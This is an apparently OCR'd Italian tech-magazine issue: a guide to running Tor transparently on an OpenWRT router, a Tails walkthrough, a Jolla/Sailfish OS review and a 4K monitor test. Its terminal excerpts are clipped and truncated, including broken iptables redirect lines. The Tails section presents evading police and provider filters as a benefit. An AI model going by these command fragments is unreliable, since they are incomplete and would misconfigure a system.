
Anonymous router per tutti!

Il tuo router supporta OpenWRT? Installa Tor e naviga anonimo da qualsiasi PC della LAN!

01 SCARICHIAMO L'ISO

Accediamo all'interfaccia di configurazione del router: di solito, basta aprire il browser all'indirizzo **192.168.1.1**. Qui dobbiamo scoprire la marca e il modello esatto del router. Andiamo poi sul sito **www.edmaster.it/url/3774** e cerchiamo questo modello nell'elenco dei firmware disponibili.


02 IN LINGUA ITALIANA

Trovato il firmware giusto (di solito è un file **.bin**, oppure **.img**) basta scaricarlo sul PC e poi inviarlo al router tramite l'apposita pagina. La maggioranza dei router, infatti, ha una pagina di "aggiornamento" del firmware: in essa è sufficiente inserire il file .bin appena scaricato.

03 OPENWRT È GIÀ QUI

Al riavvio (automatico) del router possiamo accedere nuovamente all'interfaccia di configurazione tramite l'indirizzo **192.168.1.1**. Troviamo **OpenWRT** già pronto, e privo di chiave d'accesso. Per questo motivo, ci viene chiesto di inserire subito una password prima di proseguire.

04 INSTALLIAMO TOR

Dal pannello di configurazione spostiamoci nella scheda **System/Software** e premiamo **Update List**. Tramite la casella di ricerca, cerchiamo il pacchetto **tor**. Nella scheda **Available packages** comparirà un elenco di pacchetti, tra i quali proprio tor: per installarlo premiamo **Install** e confermiamo con **OK**.

05 SERVONO I DRIVER WIFI

Con la stessa procedura possiamo installare anche i driver della scheda Wi-Fi, che potrebbero non essere ancora attivi. Il pacchetto più completo è **wpad**. Ma può essere utile anche quello per le schede Atheros: **kmod-ath9k**. I diversi pacchetti driver non sono incompatibili tra loro.

06 ABILITIAMO I SERVIZI

Il servizio Tor è disabilitato di default: per abilitarlo all'avvio del sistema operativo dobbiamo andare nella sezione **System/Startup**. Premiamo **Disabled** di fianco al servizio tor in modo che diventi **Enabled** e facciamo lo stesso con il servizio **firewall**. Le modifiche saranno effettive al riavvio del router.

Pochi secondi e... sei un fantasma!

Dopo aver installato Tor sul nostro router, scopriamo come configurarlo

```
SSH(1)                  BSD General Commands Manual                  SSH(1)

     - OpenSSH SSH client (remote login program)

     [                          ] [   bind_address] [   cipher_spec]
     [   [bind_address:]port] [   log_file] [   escape_char]
     [   configfile] [   pkcs11] [   identity_file]
     [   [bind_address:]port:host:hostport] [   login_name] [   mac_spec]
     [   ctl_cmd] [   option] [   port]
     [   [bind_address:]port:host:hostport] [   ctl_path] [   host:port]
     [   local_tun[:remote_tun]] [user@]hostname [command]
```

```
vincenzo@vincosentux:~$ cd Scrivania/
vincenzo@vincosentux:~/Scrivania$ ls
10-novembre~  27-ottobre~                          LM-155
11-novembre~  28-novembre~                         LM-156
12-novembre~  28-ottobre~                          LM-157
13-novembre~  29-ottobre~                          LM-158
14-novembre~  30-ottobre~                          marchi-trattati~
15-ottobre~   31-ottobre~                          news-LM~
16-ottobre~   3-novembre~                          novembre2014.png
17-novembre~  4-novembre~                          Responsive_Template1.html~
17-ottobre~   5-novembre~                          rma.html~
18-novembre~  6-novembre~                          rom~
19-novembre~  7-novembre~                          template~
20-novembre~  cinesud-corsi-fotografia.html~       test-mazza~
20-ottobre~   colori-orig-cinesud~                 todo
21-novembre~  Documento senza titolo 1~            todo~
```

01 TUTTO DA TERMINALE!

È arrivato il momento di connetterci al router (da una qualsiasi macchina GNU/Linux presente nella rete locale) per procedere alla configurazione di Tor. Questa procedura, però, non va fatta dall'interfaccia Web ma da riga di comando: ci affideremo dunque al protocollo **SSH**.

02 IL GIUSTO COMANDO

Se stiamo utilizzando Ubuntu, ad esempio, premiamo la combinazione di tasti Ctrl+Alt+T per accedere ad una finestra del terminale. Qui, lanciamo il comando ssh **utente@indirizzo**, dove utente è la **username** per accedere al router e **indirizzo** è il suo IP.

```
oot@192.168.1.77's password:

usyBox v1.19.4 (2012-11-19 17:42:27 UTC) built-in shell (ash)
nter 'help' for a list of built-in commands.

          W I R E L E S S   F R E E D O M
-----------------------------------------------------
ATTITUDE ADJUSTMENT (12.09-rc1, r34185)
-----------------------------------------------------
 * 1/4 oz Vodka      Pour all ingredients into mixing
 * 1/4 oz Gin        tin with ice, strain into glass.
 * 1/4 oz Amaretto
 * 1/4 oz Triple sec
 * 1/4 oz Peach schnapps
```

```
 * 1 splash Cranberry juice
-----------------------------------------------------
oot@OpenWrt:~# cat << 'EOF' > /etc/config/wireless
 config wifi-device  radio0
     option type     mac80211
     option channel  11
     option phy phy0
     option hwmode   11ng
     option htmode   HT20
     list ht_capab   SHORT-GI-40
     list ht_capab   DSSS_CCK-40
     # REMOVE THIS LINE TO ENABLE WIFI:
     # option disabled 1
```

03 ESEGUIAMO IL LOGIN

Il nome utente è ovviamente **root**. Confermiamo con **Invio**. Ci viene richiesta una password: è quella che abbiamo impostato in precedenza. Mentre digitiamo la password non comparirà alcun carattere: è una misura di sicurezza, dopo avere digitato la chiave premiamo **Invio**.

04 COMINCIANO I COMANDI

Lanciamo ora alcuni comandi per configurare il servizio di Tor: sono abbastanza lunghi, ma li possiamo copiare dal sito **www.edmaster.it/url/3775**. Scorriamo la pagina verso il basso: il primo comando da copiare è quello che inizia con **cat « 'EOF' › /etc/config/wireless** e termina con **EOF**.

```
> VirtualAddrNetwork 10.192.0.0/10
> AutomapHostsOnResolve 1
> TransPort 9040
> TransListenAddress 192.168.2.1
> DNSPort 9053
> DNSListenAddress 192.168.2.1
>
> # This is where we rate limit the bridge to something reasonable
> RelayBandwidthRate 100 KBytes
> RelayBandwidthBurst 200 KBytes
>
> # GeoIP for stats
> # DO NOT UNCOMMENT THIS LINE UNTIL GEOIP SUPPORT IS CONFIRMED
> # GeoIPFile /etc/tor/geoip
> EOF
root@OpenWrt:~# cat << 'EOF' >> /etc/config/network
> config interface transtor
```

```
config rule
        option src              transtor
        option proto            udp
        option dest_port        9053
        option target           ACCEPT
EOF
oot@OpenWrt:~# cat << 'EOF' >> /etc/firewall.user

# Redirection rules for Transparent Tor
iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to
9053
iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport ! 53 --syn -j REDIR
o-ports 9040

EOF
ot@OpenWrt:~#
```


05 SOLO COPIA E INCOLLA


La cosa più semplice è selezionare tutto il testo (da cat fino alla riga **EOF**) e premere **Ctrl+C**, spostarsi sul terminale e premere il tasto destro del mouse cliccando su **Incolla**. Dopo un semplice **Invio** il comando sarà stato eseguito e potremo passare al successivo, cioè **cat « 'EOF' › /etc/tor/torrc**.

06 RIAVVIO FINALE

Copiamo e incolliamo tutti i comandi fino quello che inizia con **cat « 'EOF' » /etc/firewall.user** e termina con il solito **EOF**. Quest'ultimo comando consente il dirottamento automatico di tutte le richieste Internet che arrivano al router verso Tor. Ora dobbiamo soltanto uscire scrivendo **exit** e riavviare il router.


Naviga senza lasciare tracce!

Installiamo Tails su una pendrive USB e scopriamo come navigare in pieno anonimo

01 SUBITO ON-LINE

Per ottenere l'anonimato sul Web, **Tails** utilizza **Tor**. Però è già tutto pronto all'uso: quando carichiamo il sistema operativo, basta aspettare qualche secondo affinché appaia il classico logo della cipolla nella barra delle icone in alto a destra nello schermo.

02 DONNOLA DI GHIACCIO

Il browser Web predisposto per l'uso con la rete anonima è **IceWeasel**. Lo troviamo in **Applications/Internet/Iceweasel Web Browser**. Ha un'interfaccia spartana, ma contiene già i plug-in necessari a garantire la massima sicurezza possibile.

03 IL MIO VERO IP?

Tra i plug-in disponibili non è presente **Flash Player**, perché potrebbe essere sfruttato da malintenzionati per scoprire il nostro vero indirizzo IP (una piccola accortezza che non tutti conoscono). Possiamo scoprire quale sia l'indirizzo che ci viene assegnato da Tor andando sul sito ***www.whatismyip.com***.

04 MOTORE DI RICERCA

Fare tanta attenzione a mantenere l'anonimato e poi rivolgersi a Google come motore di ricerca (magari anche loggati con il nostro Google Account), potrebbe non essere una scelta intelligente. Per questo motivo il motore di ricerca predefinito in Tails è **startpage.com**, che non memorizza alcuna informazione.

05 RICERCHE LIBERE

Grazie a **Start Page** otteniamo i risultati che normalmente ci fornisce Google, ma con tutto l'anonimato che vogliamo e senza i filtri che polizia postale e provider pongono. Per fare un esempio, possiamo accedere a **MEGA** a prescindere da eventuali blocchi.

06 SENZA ANONIMATO

Ovviamente, con Tails non siamo obbligati a usare la rete Tor: possiamo anche avviare un browser non anonimo. Se dal menu di sistema **Applications/Internet** scegliamo il programma **Unsafe Web Browser**, appariremo sul Web con il nostro vero indirizzo IP.

Esci fuori dagli schemi!



Più facile di Android, più bello di Windows Phone e più Open di tutti e due: questo è Sailfish OS, il nuovo sistema operativo mobile firmato Jolla

C'era una volta MeeGo, un progetto nato con lo scopo di fornire una piattaforma mobile rigorosamente Open Source e capace in un qualche modo di spodestare Android e iOS dalle loro comode poltrone. Un progetto forse un po' troppo ambizioso a tal punto da creare spaccature all'interno del suo team di sviluppo dove accanto ad un'aperta Linux Foundation sedevano anche Intel, AMD e Nokia. Interessi per ovvi motivi diversi e strategie aziendali diametralmente opposte. Ed è così che Nokia, tutto d'un tratto, decise di sciogliere questo legame che l'univa alla Fondazione Linux per i motivi che noi oggi tutti conosciamo. Ma proprio quando per MeeGo sembrava essere finita, ecco arrivare degli angeli dal cielo: un gruppo di ex ingegneri di casa Nokia che dopo aver deciso di abbandonare l'azienda ormai in fase di acquisizione da parte di Microsoft, presero a cuore MeeGo, lo curarono e gli diedero nuova vita, battezzandolo con il nuovo nome in codice di **Sailfish OS**. A distanza di qualche anno, **Jolla** (è questo il nome della startup che si occupa dello sviluppo di Sailfish OS) presenta il suo primo smartphone. Un device dal potenziale tutto da scoprire e che, ovviamente, ospita il sistema operativo mobile nato dalle ceneri di MeeGo: eccoci di fronte al primo **Jolla Phone**.

TUTTO A PORTATA DI SWIPE

Certo che a chi da sempre si affida ad uno smartphone Android, premere il tasto di accensione e non vedere padroneggiare il logo di Google fa un po' paura. Ma, dopo qualche attimo di perplessità e un paio di minuti di adattamento, tutto cambia. La prima frase che balza nella mente di un amante di Android disprezzatore di Windows Phone è: *"quelli di Microsoft hanno davvero capito tutto"*. Già, perché Sailfish OS dimostra a chi guarda il sistema operativo mobile di casa Microsoft con i prosciutti sugli occhi che lo swipe è davvero la chiave di svolta. È quel plus che ad Android manca ma che renderebbe davvero la vita più facile, senza rischiare di lussarsi un dito per spostarsi sulla diagonale di un ampio display. E questo plus l'ha introdotto (per la prima volta in un sistema operativo parzialmente Open) proprio Jolla. Ogni area dello schermo è buona per tornare indietro, consultare le notifiche ricevute o terminare un'app.

Alla scoperta della home screen...

Muoviamo i primi passi in Sailfish OS: due home sono meglio di una!

01 SOLO L'ESSENZIALE La home screen di Sailfish OS mostra l'orario corrente e l'operatore di rete utilizzato (e, ovviamente, anche lo sfondo impostato dall'utente). Per visualizzare lo stato della rete o l'autonomia residua è necessario effettuare un doppio tap sullo schermo o un piccolo swipe verso il basso. Una home, dunque, molto minimalista che può piacere o meno.

02 UNA SECONDA HOME SCREEN Per utilizzare le applicazioni più importanti (di default, modulo telefonico, SMS, browser e fotocamera - ma l'utente può comunque scegliere quali rendere predefinite) effettuiamo uno swipe verso il basso. In questa schermata vengono mostrate anche le app attualmente in esecuzione sul device: il multitasking regna sovrano!


NON TOCCATEGLI L'HARDWARE!

Diamo un'occhiata alla dotazione hardware di questo "jollafonino". Al suo interno batte il cuore di un processore **Qualcomm Snapdragon da 1.4 GHz**, un dual core al quale è stato affiancato un quantitativo di memoria RAM pari a **1 GB**. A qualcuno possono sembrare un po' pochi e ciò perché, con ogni probabilità, si segue un'intuizione sbagliata. Già, perché il grande errore commesso dagli utenti è quello di comparare tali caratteristiche hardware a quelle di un device Android. Per noi linuxiani sarebbe un po' come sostenere che i requisiti minimi di Windows 8.1 (tanto per citarne uno) siano gli stessi di quelli di Ubuntu 14.10. Ogni sistema operativo, mobile o desktop che sia, ha la sua sete di risorse che, fortunatamente, cambia a seconda della piattaforma utilizzata. Così, come abbiamo avuto modo di appurare, un solo GB di memoria RAM consente al Jolla Phone di eseguire tutte le funzionalità di cui dispone senza mostrare la benché minima esitazione. Processore e RAM a parte, questo device è equipaggiato con un display da **4.5"** con risoluzione di **960x540 pixel**: ecco, qui ci saremmo aspettati davvero qualcosa in più ma al solo pensare che si tratta del primo telefonino prodotto da Jolla abbiamo in un qualche modo giustificato la startup finlandese. Non mancano due fotocamere, una posteriore da **8 Megapixel** con flash LED, ed una anteriore da 2 Megapixel utilizzabile per scattare centinaia di selfie o effettuare chiamate video. E poi ancora **Wi-Fi b/g/n**, **Bluetooth 4.0**, **NFC**, accelerometro, giroscopio, sensore di luce ambientale e supporto alle nuove reti **4G**. In definitiva, il Jolla Phone non ha davvero nulla da invidiare (se non un sistema operativo con anni di sviluppo ormai alle spalle) ad uno smartphone di fascia media Android. Non ha da invidiare neppure le app, considerato che la vera mossa furba di Jolla è stata quella di creare sì uno store per le app native Sailfish OS, ma di rendere comunque possibile l'installazione di qualsiasi APK nato originariamente per Android. L'unica nota negativa? Il prezzo: 299 euro sono forse un po' troppi per sradicare i preconcetti di molti utenti.

Parola d'ordine: semplicità!

Ecco come cambiare suoneria, sfondo e attivare nuove connessioni: è tutto davvero facile!

01 IMPOSTAZIONI DI SISTEMA

Effettuiamo due swipe verso il basso per vedere apparire il menu principale di Sailfish OS. Tappiamo su **Impostazioni** per accedere al menu di configurazione del device. Da qui, possiamo attivare le connessioni (3G, 4G o Wi-Fi) o regolare luminosità dello schermo e il volume audio.

02 TUTTO IN UN MENU

Tocchiamo la voce **Sistema**: in questa schermata abbiamo la possibilità di settare le suonerie (per le chiamate e per gli SMS) da utilizzare come predefinite, la sospensione del display o di configurare le varie connettività di rete (ad esempio, Wi-Fi, 3G/4G, Bluetooth e GPS).

03 ACCOUNT REGISTRATO!

Con uno swipe verso sinistra, torniamo nel menu **Impostazioni**. Per poter accedere al **Jolla Store** è necessario disporre di un **Account**. Tappiamo quindi sull'omonima voce e, con uno swipe verso l'alto scegliamo **Aggiungi account**. Seguiamo la procedura guidata che ci porterà alla registrazione di un nuovo account gratuito.

04 CAMBIAMO LO SFONDO

Per terminare un'app effettuiamo uno swipe verso il basso a partire dall'estremo bordo superiore dell'interfaccia grafica. Spostiamoci in **Galleria**. Per impostare un nuovo sfondo, tappiamo sull'immagine scelta e con uno swipe verso l'alto optiamo per la voce **Crea atmosfera**: il nuovo sfondo è dunque attivo.

A CONTI FATTI...

Per tirare le nostre somme, abbiamo deciso di affidarci ad una citazione di Giorgio Faletti: *"Nella vita ci sono cose che ti cerchi e altre che ti vengono a cercare. Non le hai scelte e nemmeno le vorresti, ma arrivano e dopo non sei più uguale. A quel punto le soluzioni sono due: o scappi cercando di lasciartele alle spalle o ti fermi e le affronti. Qualsiasi soluzione tu scelga, ti cambia, e tu hai solo la possibilità di scegliere se in bene o in male."* Beh, questo Jolla Phone, e più in particolare Sailfish OS, in un qualche modo ci cambia. Rivoluziona il nostro modo di approcciarsi ad uno smartphone andando ad agire su quelle piccolezze che mancano in Android. Con Sailfish OS, gli sviluppatori hanno saputo creare il giusto mix fra il sistema operativo di casa Google e quello di Microsoft, cogliendone di entrambi i reali pregi e mettendo da parte quei difetti che a molti non vanno giù. Un esempio? Per alcuni è assurdo come ancora oggi Android abbia la necessità di tasti fisici o virtuali che siano e per altri, invece, l'idea di utilizzare un sistema operativo completamente proprietario (si legge Windows Phone) fa passare proprio la voglia di tecnologia. Sta di fatto che Sailfish OS, almeno allo stato attuale, non può e non deve passare come la piattaforma mobile capace già da ora di abbattere il predominio Android. Ha ancora molta strada da fare. Ma ciò che ci rende sereni è il suo potenziale, che di certo non manca. Il suo ecosistema di app cresce giorno dopo giorno, così come con la stessa frequenza piccoli o grandi bug che siano vengono risolti da una comunità del tutto simile a quelle a cui noi tutti amanti di GNU/Linux ci approcciamo. Per ora, dunque, preferiamo guardare Sailfish OS come **un piacevole diverso che non fa paura**, ma che riscalda gli animi degli amanti dell'Open Source. E, magari, fra qualche mese, saremo di nuovo qui ad affermare con vanto "noi ci credevano". Oppure no. Solo il tempo potrà dare risposta.

"Android? Non mi manca!"

Oltre alle app presenti sul Jolla Store è possibile installare anche gli APK di Android

01 JOLLA STORE

Dopo aver settato il nostro account Jolla, dal menu principale di Sailfish OS tappiamo sulla voce **Store**: allo stato attuale, le app native per il nuovo sistema mobile non sono poi così tante (per ovvi motivi legati all'anzianità dell'OS) ma, in compenso, sono tutte gratuite!

02 PER GLI APK C'È YANDEX...

Nella sezione **Consigliata da Jolla** tappiamo su **Android support**. Effettuiamo un piccolo swipe verso l'alto e scegliamo **Installa**. Al termine del download **Yandex** (che ci permette di scaricare migliaia di APK gratuiti) sarà installata. Avviamo l'app e registriamo un nuovo account.

03 ...E APTOIDE!

Oltre a Yandex, è possibile installare tutti gli APK pubblicati anche su **Aptoide**, un altro store alternativo a quello ufficiale di Google e che gli utenti Android (specialmente i pirati) conoscono bene. Installiamolo dal **Jolla Store**: effettuiamo uno swipe verso l'alto e scegliamo **Cerca**. Digitiamo quindi **Aptoide** e premiamo su **Installa**.

04 INSTALLIAMO FACEBOOK

Dopo aver terminato l'installazione di Aptoide, avviamo il software. L'interfaccia grafica è del tutto simile a quella del Play Store ufficiale di Google. Nel campo di ricerca, digitiamo **facebook** e tappiamo su **Installa** per avviarne il download. Al termine, l'applicazione ufficiale del social network sarà pronta all'uso.

Monitor da capogiro!

Sotto i ferri 7 tra i migliori monitor WQHD/4K in circolazione. Qual è quello giusto per te? Scoprilo subito!

Full HD, WQHD e 4K... sono queste le tre risoluzioni principali da valutare quando si è pronti ad acquistare un nuovo monitor. La risoluzione, però, non è l'unico parametro da tenere in considerazione per effettuare una buona scelta, anche perché bisogna tener conto dell'uso che poi se ne deve fare di un monitor. Per navigare e scrivere documenti di testo, ad esempio, non serve puntare su un monitor 4K, basta un buon Full HD. E proprio perché sappiamo che la scelta è complicata, abbiamo pensato di dare una mano a tutti i nostri lettori testando i migliori modelli attualmente in circolazione, focalizzando l'attenzione principalmente sulle nuove soluzioni 4K disponibili in commercio.

TANTI POLLICI, POCO PREZZO

Gli attuali monitor da 24" (Full HD) hanno prezzi a partire da poco più di 100 euro, quindi risultano molto convenienti e tagliano fuori da un'eventuale scelta gli altri display con meno pollici. Di norma, queste dimensioni si rivelano perfette, dato che, con un monitor di quasi 61 centimetri di diagonale, l'utente potrà mantenere aperte agevolmente due finestre affiancate, che gli consentiranno di gestire fogli di lavoro e di tenere sott'occhio le e-mail in arrivo.

I maxi monitor da 27 e 28 pollici offrono una diagonale di 8-11 centimetri più ampia e si prestano bene all'elaborazione delle foto o per computer grafica. Un monitor maxi occupa però molto spazio sul tavolo e va posizionato a una distanza adeguata: facciamo dunque anche i conti con lo spazio disponibile. Infatti, se l'utente si colloca davanti agli schermi WQHD e 4K a una distanza inferiore a 80 centimetri, non avrà la possibilità di vedere tutta la foto con una nitidezza uniforme.

NITIDEZZA A CONFRONTO

Ma quanto sono nitide le immagini visualizzate dai monitor? Nel fare chiarezza su questo aspetto, i nostri tecnici hanno avuto varie sorprese. I dispositivi da 27 pollici testati, ad esempio, grazie alla risoluzione WQHD, presentano un numero di pixel quasi doppio rispetto ai modelli Full HD, ma un monitor Viewsonic da 24 pollici (sempre Full HD), ha offerto maggior precisione di dettaglio e superiore fedeltà cromatica rispetto a tutti i dispositivi WQHD. I quattro modelli 4K hanno invece brillato per un'elevata nitidezza d'immagine, ma solo i dispositivi di Philips e Samsung hanno offerto una riproduzione cromatica estremamente fedele.

4K: ANCORA NON PER TUTTI!

Chi vuol godere del potenziale dei monitor 4K, sia con giochi sia con video girati a questa risoluzione, in modo fluido nitido, dovrà sborsare cifre di tutto rispetto. Dovendo elaborare ben 8.294.400 pixel, una GPU poco performante produrrà immagini scattose. Dato che una connessione tramite HDMI tende a rallentare il processore, si renderà necessario l'impiego di un notebook di ultima generazione dal prezzo elevato, dotato di **Displayport** e di una potente scheda grafica.

CONCLUSIONI

Chi ha già un PC di ultima generazione dotato di Displayport e desidera disporre di un monitor maxi ultranitido, dovrebbe orientarsi verso il Philips 288P6 (496 euro). Questo elegante modello 4K visualizza foto e video con una nitidezza superiore a quella offerta dagli altri candidati al test, rivelandosi di gran lunga migliore tra tutti i monitor WQHD. E la sua dotazione è di tutto rispetto.

4K 1 4K 2 4K 3

MONITOR 27-28" WQHD/4K	PHILIPS 288PGLIEB	AOC U2868PQU	SAMSUNG U28D590D
PREZZO	496 euro	497 euro	544 euro
	Tra i 16 candidati, il Philips ha offerto la migliore qualità d'immagine. L'unica critica riguarda il monitor, che potrebbe essere più luminoso. Nulla da obiettare sulla dotazione: le numerose porte di connessione, l'hub USB e la possibilità di potere gestire in parallelo lettori Blu-ray e PC, rendono l'equipaggiamento semplicemente straordinario.	L'AOC consente di visualizzare con estrema nitidezza le foto delle vacanze e i film d'azione, ma non offre una fedeltà cromatica straordinaria. La dotazione è di prim'ordine. Analogamente al Philips, anche l'AOC presenta una porta MHL, che consente di trasferire sul monitor immagini e video dal tablet o dallo smartphone.	La qualità d'immagine del Samsung può essere annoverata tra le migliori del test, ma lo stesso non vale purtroppo per la dotazione. L'utente non ha la possibilità né di regolare il monitor in altezza, né di orientarlo. Mancano inoltre speaker integrati, ingresso DVI o una porta VGA. Apprezzabile invece il ridotto consumo energetico per un modello 4K.
INFO	**Display:** TN, 27,91 pollici, 157,84 dpi; **Risoluzione:** 3840 x 2160 (16:9) pixel; **Dimensioni (L x A x P):** 65,9 x 43,0-58,1 x 27,1 cm	**Display:** TN, 27,91 pollici, 157,84 dpi; **Risoluzione:** 3840 x 2160 (16:9) pixel; **Dimensioni (L x A x P):** 65,8 x 44,0-55,4 x 24,9 cm	**Display:** TN, 27,87 pollici, 158,06 dpi; **Risoluzione:** 3840 x 2160 (16:9) pixel; **Dimensioni (L x A x P):** 66 x 48,6 x 17 cm
RISULTATI IN DETTAGLIO			
QUALITÀ DELL'IMMAGINE			
Precisione del dettaglio (Centro dell'immagine / Angolo dell'immagine)	molto elevata (95,40%) / elevata (94,90%)	molto elevata (96,00%) / molto elevata (95,50%)	molto elevata (95,30%) / elevata (94,80%)
Fedeltà colori / Differenze sfumature grigio / Riproduzione bianco (Temperatura colore)	elevata (86,50%) / un po' elevate (15,70%) / molto naturale (6622 Kelvin)	bassa (68,00%) / elevate (20,40,%) / molto naturale (6563 Kelvin)	elevata (90,%) / elevate (18,40%) / molto naturale (6713 Kelvin)
Luminosità max. / Valore del nero / Rapporto di contrasto	un po' scarsa (262,50 cd/m2) / elevato (0,300 cd/m2) / un po' scarso (941:1)	un po' scarsa (267,10 cd/m2) / elevato (0,300 cd/m2) / un po' basso (927:1)	elevata (351,10 cd/m2) / elevato (0,400 cd/m2) /un po' basso (911:1)
Diagonale schermo / superficie visibile / Densità pixel	ampia (70,90 cm) / ampia (62,10 x 34,10 cm) / molto elevata (157,84 dpi)	ampia (70,90 cm) / ampia (62,05 x 34,10 cm) / molto elevata (157,84 dpi)	ampia (70,80 cm) / ampia (62,10 x 34,10 cm) / molto elevata (158,06 dpi)
Distribuzione luminosità (variazione max.) / Variazione di luminosità nella visione laterale	elevata (32,00%) / un pò elevata (47,00%)	un po' elevata (24,40%) / un po' elevata (42,80%)	elevata (29,00%) / un po' elevata (40,73%)
Riflessi schermo / Cornice schermo	bassi / molto bassi	bassi / bassi	bassi / molto elevati
Test visivo: Qualità dell'immagine sull'ingresso video digitale / ingresso analogico	elevata (colori leggermente sbiaditi) / un po' bassa (colori leggermente sbiaditi)	elevata (colori leggermente sbiaditi) / un po' scarsa (colori leggermente sbiaditi)	elevata (colori leggermente sbiaditi) / non disponibile
CON FILM D'AZIONE E GIOCHI			
Tempo necessario refresh (medio / massimo)	breve (16,1 ms) / un po' lungo (28,9 ms)	molto breve (4,7 ms) / breve (16,9 ms)	molto breve (7,1 ms) / breve (18,7 ms)
Sfocatura nella riproduzione di immagini in movimento (media / massima)	un po' elevata (29,3 ms) / elevata (43,1 ms)	minima (17,0 ms) / un po' elevata (26,2 ms)	minima (19,9 ms) / elevata (39,1 ms)
FACILITÀ D'USO, DI CONFIGURAZIONE E DI POSIZIONAMENTO			
Istruzioni per l'uso (Completezza, utilità)	solo istruzioni brevi	non disponibili	in lingua inglese
Possibilità d'impostazione del dispositivo / gestione del menu	molto numerose / chiara e intuitiva	numerose / un po' confusa	poche / un po' confusa
Possibilità di regolazione per posizionamento monitor / Predisposizione per supporto a parete / Peso	molto numerose (angolo d'inclinazione, altezza, orientazione display, rotazione piedistallo) / si (Vesa 100 x 100 mm) / elevato (8,2 Kg)	molto numerose (angolo d'inclinazione, altezza, orientazione display, rotazione piedistallo) / si (Vesa 100 x 100 mm) / elevato (7,94 Kg)	poche (angolo d'inclinazione) / no / un pò elevato (4,96 kg)
DOTAZIONE			
Ingressi per segnale video / porte aggiuntive / cavi di connessione in dotazione	molto numerosi (1 VGA, 1DM, 1 HDMI) / (ingresso MHL combi, 1 DP) numerose (cuffie,Audio In, hub USB con 2 porte per USB 2.0 e 2 porte per USB 3.0) 1 DVI, 1 HDMI, 1 VGA, 1 cavo audio	molto numerosi (1 VGA, 1 DVI,1 HDMI) / (ingresso MHL combi, 1 DP) numerose (cuffie, audio In, hub USB con rispettivamente 2 porte per USB 2.0 e USB 3.0) / 1 DP, 1 HDMI,1 VGA, 1 USB 1 cavo audio	numerose (2 HDMI, 1 DP) / poche (cuffie) / 1 DP, 1 cavo HDMI
Componenti multimediali integrati: Speaker / Microfono / Webcam	si / no / no	si / no / no	no / no / no
Riproduzioni immagine (PiP / affiancate)	si / si	si / si	no /si
COSTO DI ESERCIZIO DEL MONITOR			
